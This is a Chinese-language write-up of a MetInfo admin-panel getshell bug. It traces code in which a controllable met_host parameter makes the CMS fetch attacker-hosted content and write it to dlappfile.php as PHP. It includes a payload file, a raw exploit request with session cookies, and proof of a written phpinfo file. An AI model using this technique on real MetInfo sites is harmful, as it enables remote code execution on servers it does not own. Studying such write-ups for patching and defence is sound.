metinfo 后台 getshell

1、漏洞信息

漏洞文件:

/admin/app/physical/physical.php

```
$post=array('ver'=>$metcms_v,'app'=>$applist);
        $result=curl_post($post,60);
        if(link_error($result)==1){
            $results=explode('<Met>',$result);
            file_put_contents('dlappfile.php',$results[1]);
            file_put_contents('standard.php',$results[0].$results[1]);
```

文内中有文件操作函数 file_put_contents,但通过文中可以看见如果要操作这个函数那得控制 result 这个变量,先跟进 curl_post

关联文件:/include/export.func.php

```
function curl_post($post,$timeout){
global $met_weburl,$met_host,$met_file;
$host=$met_host;
$file=$met_file;
    if(get_extension_funcs('curl')&&function_exists('curl_init')&&function_exists('curl_setopt')&&function_exists('curl_exec')&&function_exists('curl_close')){
        $curlHandle=curl_init();
        curl_setopt($curlHandle,CURLOPT_URL,'http://'.$host.$file);
        curl_setopt($curlHandle,CURLOPT_REFERER,$met_weburl);
        curl_setopt($curlHandle,CURLOPT_RETURNTRANSFER,1);
        curl_setopt($curlHandle,CURLOPT_CONNECTTIMEOUT,$timeout);
        curl_setopt($curlHandle,CURLOPT_TIMEOUT,$timeout);
        curl_setopt($curlHandle,CURLOPT_POST, 1);
        curl_setopt($curlHandle,CURLOPT_POSTFIELDS, $post);
        $result=curl_exec($curlHandle);
        var_dump($result);
        curl_close($curlHandle);
    }
```

看内容一看就知道是一个 post 请求的 curl,metinfo 是一个具有伪全局的 cms,结合前文和后文发现 met_host 是可控的,met_file 因为前面有赋值所以不可控

```
if($physicaldo[11]==1){
        require_once $depth.'../../include/export.func.php';
        $met_file='/dl/standard.php';
```


本地复现:

先在远程服务器上创建一个文件 standard.php


内容如下:

```
metinfo

<Met>

<?php

echo "Joseph";

?>

<Met>

<?php

echo "<?php phpinfo();?>";

?>
```

然后请求


Request
Raw
Params
Headers
Hex
GET /me//admin/app/physical/physical.php?action=do&met_host=127.0.0.1
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: d4e6___uniacid=2; d4e6___uid=2;
PHPSESSID=i09mpvne6hi0557f86ikk766n3;
TS4_TSV4_L0GGED_USER=%2BQoUuoOS9TjhHLBSte615CijyuwaG7L6;
CNZZDATA1254932726=607088557-1483766384-http%253A%252F%252F127.0.0.1%252F%7C1483766384;
met_auth=4548y3jyCIkHUszKVrLWo9RdCrV0TLCsXKKKQWjosb68AZ%2FqsmIRREi5AnPly5%2BUrx6LWivaweVA5dVrwWiBVcy4TQ; met_key=C97WjUr; langset=cn; appupdate=
X-Forwarded-For: 1'
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw
Headers
Hex
HTTP/1.1 302 Moved Temporarily
Date: Mon, 09 Jan 2017 02:24:25 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
location: index.php?lang=cn&anyid=&phy=1
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 82
string(59) "metinfo
<Met>
<?php phpinfo();?><Met>
<?php phpinfo();?>"

成功写入


名称
修改日期
类型
大小
advanced.php 2015/4/30 8:42 PHP 文件 3 KB
dlappfile.php 2017/1/9 10:24 PHP 文件 1 KB
fingerprint_metinfo.php 2016/12/30 15:52 PHP 文件 82 KB
index.php 2015/4/30 8:42 PHP 文件 7 KB
physical.fun.php 2015/11/4 15:24 PHP 文件
physical.php 2017/1/9 10:12 PHP 文件
standard.php 2017/1/9 10:24 PHP 文件
trust.php 2016/1/29 10:22 PHP 文件
dlappfile.php - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<?php phpinfo();?>